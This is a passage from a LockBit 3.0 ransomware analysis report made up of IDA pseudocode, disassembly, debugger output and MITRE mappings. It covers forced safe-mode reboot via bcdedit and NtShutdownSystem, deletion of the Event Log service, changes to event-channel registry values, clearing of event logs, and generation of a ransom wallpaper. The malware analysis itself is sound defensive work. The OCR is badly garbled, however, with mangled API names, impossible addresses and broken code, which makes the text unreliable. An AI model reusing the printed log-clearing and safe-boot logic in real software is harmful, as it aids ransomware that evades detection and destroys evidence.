64             if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegQueryValueExW)(
65                 v7,
66                 v3,
67                 0,
68                 &v6,
69                 &v4,
70                 &v5)
71                 && v4 == 49 )
72             {
73                 v6 = 1;
74             }
75         }
76     }
77 else
78 {
79     v4 = 49;
80     if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueExW)(
81                 v7,
82                 v3,
```

## Lock bit 3.0 Analysis Report



```
word ptr ss:[ebp-8],0
word ptr ss:[ebp-10],0
ax,dword ptr ss:[ebp-94]
word ptr ds:[eax-1],EF93A053
word ptr ds:[eax-1],EF93A066
word ptr ds:[eax-1],EF93A077
word ptr ds:[eax-1],EF93A072
word ptr ds:[eax-10],EF91A05C
word ptr ds:[eax-14],EF9FA05C
word ptr ds:[eax-18],EF93A072
word ptr ds:[eax-19],EF93A073
word ptr ds:[eax-20],EF93A06C
word ptr ds:[eax-24],EFABA05C
word ptr ds:[eax-28],EF92A069
word ptr ds:[eax-2C],EF93A064
word ptr ds:[eax-30],EF9FA077
word ptr ds:[eax-34],EFBFA075
word ptr ds:[eax-38],EF93A075
word ptr ds:[eax-39],EF99A075
word ptr ds:[eax-40],EF98A06E
word ptr ds:[eax-43],EF99A056
word ptr ds:[eax-48],EF9FA072
word ptr ds:[eax-4C],EF93A069
word ptr ds:[eax-50],EFA0A06E
word ptr ds:[eax-54],EF9EA047
word ptr ds:[eax+58],EF89A06F
eax L"Software\Microsoft\Windows\CurrentVersion\Group Policy\Status"
eax+4:"Software\Microsoft\Windows\CurrentVersion\Group Policy\Status"
eax+8:L"ware\Microsoft\Windows\CurrentVersion\Group Policy\Status"
eax+C:L"re\Microsoft\Windows\CurrentVersion\Group Policy\Status"
eax+10:L"\Microsoft\Windows\CurrentVersion\Group Policy\Status"
eax+14:L"icrosoft\Windows\CurrentVersion\Group Policy\Status"
eax+18:L"rosoft\Windows\CurrentVersion\Group Policy\Status"
eax+1C:L"soft\Windows\CurrentVersion\Group Policy\Status"
eax+20:L"ft\Windows\CurrentVersion\Group Policy\Status"
eax+24:L"Windows\CurrentVersion\Group Policy\Status"
eax+28:L"indows\CurrentVersion\Group Policy\Status"
eax+2C:L"ows\CurrentVersion\Group Policy\Status"
eax+30:L"ws\CurrentVersion\Group Policy\Status"
eax+34:L"\CurrentVersion\Group Policy\Status"
eax+38:L"\CurrentVersion\Group Policy\Status"
eax+3C:L"\CurrentVersion\Group Policy\Status"
eax+40:L"\tVersion\Group Policy\Status"
eax+44:L"\Version\Group Policy\Status"
[eax+48]:de.\r\n\r\n"
eax+4C:L"on\Group Policy\Status"
eax+50:L"\n\Group Policy\Status"
eax+54:L"\Group Policy\Status"
eax+58:L"up Policy\Status"
```



So the mitre mapping will be as follows:

### #1 Defense Evasion as tactic

#### b. Registry Modify as technique.

## 16.6 Configuring System to boot in Safe Mode

If the enable flag being passed as a parameter is true, lockbit executes one of these commands with WinExec based on the OS version to enable safe mode reboot.

If the enable flag being passed as a parameter is false, lockbit executes one of these commands with WinExec based on the OS version to disable safe mode reboot. Present in the configuration. Finally, it calls **NtShutdownSystem** to reboot the system.

## Lock bit 3.0 Analysis Report

The screenshot shows two panes in IDA View-A. The left pane displays assembly code:

```

ext:00411684 push eax
ext:00411685 push [ebp+var_425]
ext:00411688 call stru_425
ext:0041168E test eax, eax
ext:00411690 jnz short loc_4116A2
ext:00411692 mov [ebp+var_425]
ext:00411699 loc_411699:
ext:00411699 push [ebp+var_425]
ext:0041169C call stru_425
ext:004116A2 ext:004116A2 loc_4116A2:
ext:004116A4 mov eax, [et]
ext:004116A5 mov esp, ebp
ext:004116A7 pop ebp
ext:004116A8 retn 8
ext:004116A8 sub_411628 endp
ext:004116A8 ext:004116A8 ; -----
ext:004116A8 align 4
ext:004116AC ; ===== S U B R O U T
ext:004116AC ; ===== Attributes: bp-based frame
ext:004116AC booting_in_Safe_Mode proc near
ext:004116AC
ext:004116AC var_C = dword ptr -0Ch
ext:004116AC var_8 = dword ptr -8
ext:004116AC var_4 = dword ptr 4
ext:004116AC arg_0 = dword ptr 8
ext:004116AC
ext:004116AC push ebp
ext:004116AD mov ebp, esp
00010AAC 004116AC: booting_in_Safe_Mode:6 (4116AC) (Synchronized with IDA View-A)
< >

```

The right pane displays pseudocode:

```

6 v4D *v4; // [esp+4h] [ebp-8h]
7 int v5; // [esp+8h] [ebp-4h] BYREF
8
9 v4 = 0;
10 sub_406E54(-1, &v5);
11 if ((unsigned int)text_OS_version() < 0x3C )
{
12     if ( _al )
13         v1 = &unk_428A65;
14     else
15         v1 = &unk_428A91;
16 }
17 else if ( _al )
18 {
19     v1 = &unk_420A00;
20 }
21 v4 = result;
22 else
23 {
24     v1 = &unk_420A39;
25 }
26 result = decrypt_buffer(v1);
27 v4 = result;
28 if ( result )
29 {
30     if ( v5 )
31         ((void (*stdcall *)(_DWORD,_DWORD))stru_42540C.ptr.RtlLow4EnableFsRedirectionEx)(1, &v3);
32         (((void (*stdcall *)(_DWORD,_DWORD))stru_4254FC.ptr.WinIndex)(v4, 0));
33         (((void (*stdcall *)(_DWORD))stru_4254FC.ptr.Sleep)(300));
34     if ( v4 )
35         free_Heap(int)v4;
36     if ( v5 )
37         ((void (*stdcall *)(_DWORD,_DWORD))stru_42540C.ptr.RtlLow4EnableFsRedirectionEx)(v3, &v3);
38     result = ((BYTE *)((int (*stdcall *)(_DWORD))stru_42540C.ptr.NtShutdownSystem)(1));
39 }
40 return result;
41
00010AAC booting_in_Safe_Mode:6 (4116AC) (Synchronized with IDA View-A)
< >

```

Dynamically this can be seen as follows:

The screenshot shows a debugger interface with assembly code and command-line arguments.

Assembly code:

```

CC int3
CC int3
CC mov edi,edi
85FF push ebp
8BEC mov ebp,esp
83E4 F8 and esp,FFFFFFF8
81EC 8C000000 sub esp,8C
A1 4001A676 mov eax,dword ptr ds:[76A60140]
33C4 xor eax,esp
898424 88000000 mov dword ptr ss:[esp+8],eax
894424 08 mov dword ptr ss:[ebp+8],eax
885D OC push ebx
885D 0C mov ebx,dword ptr ss:[ebp+C]
56 push esi
33F6 xor esi,esi
894424 10 mov dword ptr ss:[esp+10],eax
push edi
57 test edi,ebx
85DB push eax,ebx
79 62 jmp Kernel!32.76A0CDC1
8D4424 0C lea eax,dword ptr ss:[esp+C]
C74424 0C 20000000 mov dword ptr ss:[esp+C],20
50 push eax
56 push esi
6A 01 push 1

```

Command-line arguments:

```

esi:EntryPoint
esi:EntryPoint
[esp+10]:bcdedit /deletevalue {current} safeboot
edi:EntryPoint
20: ''
esi:EntryPoint

```

## Lock bit 3.0 Analysis Report

Process Tree

Only show processes still running at end of current trace  
 Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Com
fontdrvhost.exe (856)	Usermode Font Dr...	C:\Windows\system32\fontdrvhost.exe		Microsoft Corporat...	Font Driver Host...	"fontd
csrss.exe (580)	Client Server Runt...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	%Syst
winlogon.exe (636)	Windows Logon A...	C:\Windows\syst...		Microsoft Corporat...	NT AUTHORITY\...	winlog
fontdrvhost.exe (848)	Usermode Font Dr...	C:\Windows\syst...		Microsoft Corporat...	Font Driver Host...	"fontd
dwm.exe (400)	Desktop Window ...	C:\Windows\syst...		Microsoft Corporat...	Window Manager...	"dwm
Explorer.EXE (3864)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	DESKTOP-M87P...	C:\Wi
VBoxTray.exe (1784)	VirtualBox Guest ...	C:\Windows\Syst...		Oracle and/or its ...	DESKTOP-M87P...	"C:\W
ida.exe (5592)	The Interactive Di...	C:\Program Files\I...		Hex-Rays SA	DESKTOP-M87P...	"C:\P
x32dbg.exe (5536)	x64dbg	C:\Program Files\...			DESKTOP-M87P...	"C:\P
0845a8c3be602a72e23a15		C:\Users\husky\...			DESKTOP-M87P...	"C:\U
bcedit.exe (5072)	Boot Configuration...	C:\Windows\SYS...		Microsoft Corporat...	DESKTOP-M87P...	bcde
Conhost.exe (6164)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-M87P...	\??\C
regedit.exe (5148)	Registry Editor	C:\Windows\rege...		Microsoft Corporat...	DESKTOP-M87P...	"C:\W
Procmon.exe (6464)	Process Monitor	C:\ProgramData\...		Sysinternals - ww...	DESKTOP-M87P...	"C:\P
Procmon64.exe (4232)	Process Monitor	C:\Users\husky\A...		Sysinternals - ww...	DESKTOP-M87P...	"C:\U
cmd.exe (6516)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-M87P...	"C:\W
Conhost.exe (2424)	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	DESKTOP-M87P...	\??\C
bcdedit.exe (6168)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	DESKTOP-M87P...	bcde

Description: Boot Configuration Data Editor  
 Company: Microsoft Corporation  
 Path: C:\Windows\SYSTEM32\bcdedit.exe  
 Command: bcdedit /deletevalue {current} safeboot  
 User: DESKTOP-M87PSAK\husky  
 PID: 5072      Started: 1/20/2024 4:20:52 PM  
 Exited: 1/20/2024 4:20:53 PM

Go To Event    Include Process    Include Subtree    Close

Finally, it calls **NtShutdownSystem** to reboot the system.



So the mitre mapping will be as follows:

### #1 Impact as tactic


#### a. System Shutdown/ Reboot as technique.

## 17. Disabling Windows Event Logs:

Lock bit also has the ability to disable windows event logs which can be seen as follows :

### 17.1 Disabling Event log Service and Process:

Event Log service and Process termination is as follows:



The screenshot shows the assembly view of IDA Pro. The code is written in C-like pseudocode with some inline assembly. The assembly window title is "Assembly". The code is located at address 000084C2 and ends at 000084C2:10 (4090C2). A status bar at the bottom indicates "Synchronized with IDA View-A, Hex View-1". The code performs the following steps:

- Initializes v6 and v5 to 0.
- Calls `sub_40903C()`.
- If the result is non-zero:
  - Calls `OpenSCManagerW(0, 0, 1)` and stores the result in v6.
  - If v6 is non-zero:
    - Creates an array v1[5] with values: -276127675, -275603355, -273637260, -275013521, -268656640.
    - Calls `OpenServiceW(v6, v1, 65572)` and stores the result in v5.
    - If v5 is non-zero:
      - Calls `ControlService(v5, 1, v3)`.
      - Calls `QueryServiceStatusEx(v5, 0, v2, 36, &v4)`.
      - Calls `sub_40DC60(v2[7])`.
      - Deletes the service using `DeleteService(v5)`.
      - Closes the service handle using `CloseServiceHandle(v5)`.

## ***Lock bit 3.0 Analysis Report***

```
1 _DWORD v2[6]; // [esp+0h] [ebp-28h] BYREF
2 _DWORD v3[2]; // [esp+18h] [ebp-10h] BYREF
3 int v4; // [esp+20h] [ebp-8h] BYREF
4 int v5; // [esp+24h] [ebp-4h]
5
6 v5 = 0;
7 v3[0] = a1;
8 v3[1] = 0;
9 v2[0] = 24;
10 v2[1] = 0;
11 v2[2] = 0;
12 v2[3] = 0;
13 v2[4] = 0;
14 v2[5] = 0;
15 if ( !(int (_stdcall *(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcess)(&v4, 1, v2, v3) )
16 {
17     ((void (_stdcall *(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateProcess)(v4, 0);
18     ((void (_stdcall *(_DWORD))stru_42540C.ptr_NtClose)(v4));
19     v5 = 1;
20 }
21 return v5;
22 }
```

7663FC0	CC	int3	
7663FC01	CC	int3	
7663FC02	8BFF	mov edi,edi	
7663FC03	5E	<b>push esp</b>	OpensCManagerW
7663FC04	8BEC	mov ebp,esp	
7663FC05	5D	pop ebp	
7663FC06	FF25 1CD66876	<b>jmp dword ptr ds:[&lt;&amp;OpenSCManagerW&gt;]</b>	JMP.&OpenSCManagerW
7663FC07	CC	int3	
7663FC08	7663FCED	CC	int3
7663FC09	7663FCF0	CC	int3
7663FC0A	7663FCF0	CC	int3
7663FC0B	7663FCF1	CC	int3
7663FC0C	7663FCF2	CC	int3
7663FC0D	7663FCF3	CC	int3
7663FC0E	7663FCF4	CC	int3

7663FFCF	CC	int3	
7663FFCE	CC	int3	
7663F000	BBFF	mov edi,edi	OpenServiceW
7663F002	SS	push ebp	
7663F003	BBEC	mov ebp,esp	
7663F005	SD	pop ebp	
7663F006	^ FF25 0CD66876	jmp dword ptr ds:[<&openservicew>]	JMP.&OpenServiceW
7663F00C	CC	int3	
7663F00D	CC	int3	
7663F00E	CC	int3	
7663F00F	CC	int3	
7663F010	CC	int3	
7663F011	CC	int3	
7663F012	CC	int3	
7663F013	CC	int3	

	7663FE5E	CC	int3	
	7663FE5F	CC	int3	
	7663FE60	8BFF	mov edi,edi	
	7663FE65	55	push ebp	QueryServiceStatusEx
	7663FE66	8BEC	mov ebp,esp	
	7663FE67	5D	pop ebp	
^	7663FE68	A0 25 40066876	jmp dword ptr ds:[<&a href="#"><>QueryServiceStatusEx>]	JMP.&QueryServiceStatusEx
	7663FE69	CC	int3	
	7663FE6A	CC	int3	
	7663FE6B	CC	int3	
	7663FE6C	CC	int3	
	7663FE6D	CC	int3	
	7663FE6E	CC	int3	
	7663FE6F	CC	int3	
	7663FE70	CC	int3	
	7663FE71	CC	int3	
	7663FE72	CC	int3	
	7663FE73	CC	int3	
	7663FE74	CC	int3	
	7663FE75	CC	int3	
	7663FE76	CC	int3	
	7663FE77	CC	int3	
	7663FE78	CC	int3	
	7663FE79	CC	int3	
	7663FE7A	CC	int3	
	7663FE7B	CC	int3	
	7663FE7C	CC	int3	
	7663FE7D	CC	int3	

## *Lock bit 3.0 Analysis Report*

## 17.2 Setting Registry Keys:

Prior to the deletion of the Services and processes Lock bit firstly creates a Registry value at the run time which is shown as follows:

```

000AFCFCE mov dword ptr [ds:[eax+54]],EFFCA000
000AFCFCE push 15
000AFCFCE push eax
000AFCFCE call 0845a8c3be602a72e23a155b23ad554495bd55f8a79e1bb849aa7f79d069194.731240
000AFCFCE lea eax,dword ptr [ss:[ebp-AC]]
000AFCFCE mov dword ptr [ds:[eax],EFA0404
000AFCFCE mov dword ptr [ds:[eax+4],EFA0404
000AFCFCE mov dword ptr [ds:[eax+8],EFC6A047
000AFCFCE mov dword ptr [ds:[eax+12],EFA5A035
000AFCFCE mov dword ptr [ds:[eax+16],EFC6A044
000AFCFCE mov dword ptr [ds:[eax+20],EFA5A038
000AFCFCE mov dword ptr [ds:[eax+24],EFC7A038
000AFCFCE mov dword ptr [ds:[eax+28],EFA5A042
000AFCFCE mov dword ptr [ds:[eax+32],EFD4A029
000AFCFCE mov dword ptr [ds:[eax+36],EFC7A041
000AFCFCE mov dword ptr [ds:[eax+40],EFC7A038
000AFCFCE mov dword ptr [ds:[eax+44],EFD5A041
000AFCFCE mov dword ptr [ds:[eax+48],EFBD0A26
000AFCFCE mov dword ptr [ds:[eax+52],EFA5A038
000AFCFCE mov dword ptr [ds:[eax+56],EFA4030
000AFCFCE mov dword ptr [ds:[eax+60],EFC7A031
000AFCFCE mov dword ptr [ds:[eax+64],EFC7A038
000AFCFCE mov dword ptr [ds:[eax+68],EFBD0A4C
000AFCFCE push 19
000AFCFCE push eax
000AFCFCE call 0845a8c3be602a72e23a155b23ad554495bd55f8a79e1bb849aa7f79d069194.731240
000AFCFCE lea eax,dword ptr [ss:[ebp-AC]]
000AFCFCE mov dword ptr [ds:[eax],EF92A045
000AFCFCE mov dword ptr [ds:[eax+4],EF9EA061
000AFCFCE mov dword ptr [ds:[eax+8],EF99A06C
000AFCFCE mov dword ptr [ds:[eax+12],EFFCA064
000AFCFCE push 14
000AFCFCE push eax

```

Now after creating this registry value Lockbit enumerates directories of the following registry path :  
**HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels**

And the registry value of the Access Channel is changed to the value that is generated at run time as shown above:

## *Lock bit 3.0 Analysis Report*

```
v5[6] = -268656525;
sub_401240(v5, 7);
v11 = 0;
if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegCreateKeyExW)(
    -2147483646,
    v3,
    0,
    0,
    0,
    131359,
    0,
    &v11,
    0) )
{
    for ( i = 0; ((int (__stdcall *)(int, int, _DWORD *, int))stru_4255EC.ptr_RegEnumKeyW)(v11, i, v1, 260) != 259; ++i )
    {
        v10 = 0;
        if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegCreateKeyExW)(
            v11,
            v1,
            0,
            0,
            0,
            131359,
            0,
            &v10,
            0) )
        {
            v7 = 0;
            if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueExW)(
                v10,
                v6,
                0,
                4,
                &v7,
                4)
                && !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueExW)(
                    v10,
                    v5,
```

→	FF	CC	int3	
	20	8BFF	mov edi,edi	
	C2	55	push ebp	
→	B3	8BEC	mov ebp,esp	RegCreateKeyExW
	55	5D	pop ebp	
→	66	FF25 F4D26876	jmp dword ptr ds:[<&RegCreateKeyExW>]	JMP.&RegCreateKeyExW
	CD	CC	int3	
	EE	CC	int3	
	EE	CC	int3	


## Lock bit 3.0 Analysis Report

```


    CC int3
    CC int3
    0 8BFF mov edi,edi
    1 55 push ebp
    2 8BEC mov ebp,esp
    3 84C0 cmp eax,dword ptr ss:[ebp+8]
    4 04000004 cmp eax,80000004
    5 74 1D je advapi32.7663E37C
    6 6A 00 push 0
    7 6A 00 push 0
    8 6A 00 push 0
    9 6A 00 push 0
    10 8D 4D 14 lea ecx,dword ptr ss:[ebp+14]
    11 51 push ecx
    12 FF75 10 push dword ptr ss:[ebp+10]
    13 FF75 0C push dword ptr ss:[ebp+C]
    14 50 push eax
    15 FF15 04D36876 call dword ptr ds:[<&RegEnumKeyExW>]
    16 50 8D pop ebp
    17 50 5F retf
    18 C2 1000 mov eax,6
    19 B8 06000000 imo eax,6
    20 EB F5 jmo advapi32.7663E378
    21 CC
  
```

[ebp+10]:L"AMSI/Debug"

This is the registry value before:



And this is the registry value after:



After setting the registry values lock bit makes the following API calls **OpenEventLogW**, **ClearEventLogW** and **CloseEventlogW** which is shown as follows:

```

    CC int3
    CC int3
    0 8BFF mov edi,edi
    1 55 push ebp
    2 8BEC mov ebp,esp
    3 83EC 18 sub esp,18
    4 8D45 F4 lea eax,dword ptr ss:[ebp-C]
    5 FF75 OC push dword ptr ss:[ebp+C]
    6 50 push eax
    7 FF15 48DA6876 call dword ptr ds:[<&RtlInitUnicodeString>]
    8 50 8D push dword ptr ss:[ebp+8]
    9 50 4C lea eax,dword ptr ss:[ebp-14]
  
```

OpenEventLogW

```

    7666DD3E CC int3
    7666DD3F CC int3
    7666DD40 8BFF mov edi,edi
    7666DD42 55 push ebp
    7666DD43 8BEC mov ebp,esp
    7666DD45 51 push ecx
    7666DD46 51 push ecx
    7666DD47 837D 0C 00 cmp dword ptr ss:[ebp+C],0
    7666DD48 74 21 je advapi32.7666DD66
    7666DD4D 6A 00 push 0
    7666DD4E 6A 00 push 0
    7666DD51 8D45 F8 lea eax,dword ptr ss:[ebp-8]
    7666DD52 50 push eax
    7666DD55 FF75 OC push dword ptr ss:[ebp+C]
    7666DD58 FF15 D8D86876 call dword ptr ds:[<&RtlDosPathNameToNtPathName_U>]
    7666DD5E 84C0 test al,al
    7666DD60 75 14 jne advapi32.7666DD76
  
```

ClearEventLogW

## Lock bit 3.0 Analysis Report

```

76436A0: 8BFF        mov edi,edi
76436A1: C0          int3
76436A2: 55          push ebp
76436A3: 8BEC        mov esp,ebp
76436A4: F7F5 08     push dword ptr ss:[ebp+8]
76436A5: E8 23000000  call _advapi32.ElfCloseEventLog
76436A6: 85C0        test eax,eax
76436A7: 3C0          xor eax,eax
76436A8: 40          inc eax
76436A9: 5D          pop ebp
76436AA: C2 0400      ret 4
76436AB: CC          int3

```

So the mitre mapping will be as follows :

### #1 Defence Evasion as tactic

#### a. Indicator Removal as technique.

##### i. Clear Window Event Logs as sub-technique

## 18. Generating and Setting Ransom Wallpaper:

### 18.1 Generating Files in Program Directory:

```

115: if ( v46 )
116: {
117:     if ( text_05_version() == 52 )
118:     {
119:         v45 = decrypt_buffer(dword_4100F8);
120:         if ( !v45 )
121:             goto LABEL_35;
122:     }
123:     else
124:     {
125:         v45 = decrypt_buffer(dword_410004);
126:         if ( !v45 )
127:             goto LABEL_35;
128:     }
129:     v45 = ((int (__cdecl *(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_swprintf)(v46, v45, dword_42517C);
130:     if ( v2 )
131:     {
132:         if ( ((int (_stdcall *(_DWORD, _DWORD, _DWORD, _DWORD))stru_425604.ptr_SetTextExtentPoint32w)(v51,
133:             v46,
134:             v45,
135:             v2,
136:             v45) )
137:             {
138:                 v42 = ((int (_stdcall *(_DWORD, _DWORD, _DWORD))stru_425604.ptr_CreateCompatibleBitmap)(v51,
139:                     v51,
140:                     v48,
141:                     v49);
142:                 if ( v42 )
143:                 {
144:                     if ( ((int (_stdcall *(_DWORD, _DWORD))stru_425604.ptr_SelectObject)(v51, v42) )
145:                         {
146:                             v3 = _ROL4_(0xFFFF, 8);
147:                             LDBYTE(v3) = 1;
148:                             ((void (_stdcall *(_DWORD, _DWORD))stru_425604.ptr_SetTextColor)(v51, v3);
149:                             ((void (_stdcall *(_DWORD, _DWORD))stru_425604.ptr_SetBkMode)(v51, 2);
150:                             v3 = _ROL4_(0, 8);
151:                             LDBYTE(v4) = 0;
152:                             ((void (_stdcall *(_DWORD, _DWORD))stru_425604.ptr_SetBkColor)(v51, v4);
153:                             v39[0] = 0;
154:                         }
155:                     00007871: generating_and_Setting_Ransom_Wallpaper:137 (408471) (Synchronized with Pseudocode v)
156:                 }
157:             }
158:         }
159:     }
160: }
161: 
```

## Lock bit 3.0 Analysis Report

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures Enums Imports Exports
IDA View-A Pseudocode-A Loaded Type Libraries Strings window
205 add_backslash(v4);
206 v4 = wch;
207 ((void __cdecl *(_DWORD,_DWORD))stru_42540C.ptr_wcsat)(v4, dword_425178 + 2);
208 v7 = (int)v6 + 2 * ((int __cdecl *(_DWORD))stru_42540C.ptr_wcslen)(v4);
209 v7[1] = 0x18970733;
210 v7[2] = 0x40101003;
211 sub_401240(v7, 3);
212 v55 = ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_CreateFile)(v4,
213 0x40000000,
214 0,
215 0,
216 4,
217 128,
218 0);
219 if ( v55 != -1 )
220 {
221     if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
222         v30,
223         14,
224         v55,
225         0) )
226     {
227         if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
228             v30,
229             40,
230             v53,
231             0) )
232         {
233             if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
234                 v30,
235                 v40,
236                 v53,
237                 0) )
238             {
239                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
240                     v30,
241                     v40,
242                     v53,
243                     0) )
244             {
245                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
246                     v30,
247                     v40,
248                     v53,
249                     0) )
250             {
251                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
252                     v30,
253                     v40,
254                     v53,
255                     0) )
256             {
257                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
258                     v30,
259                     v40,
260                     v53,
261                     0) )
262             {
263                 if ( ((int __stdcall *(_DWORD,_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_WriteFile)(v55,
264                     v30,
265                     v40,
266                     v53,
267                     0) )
268             {
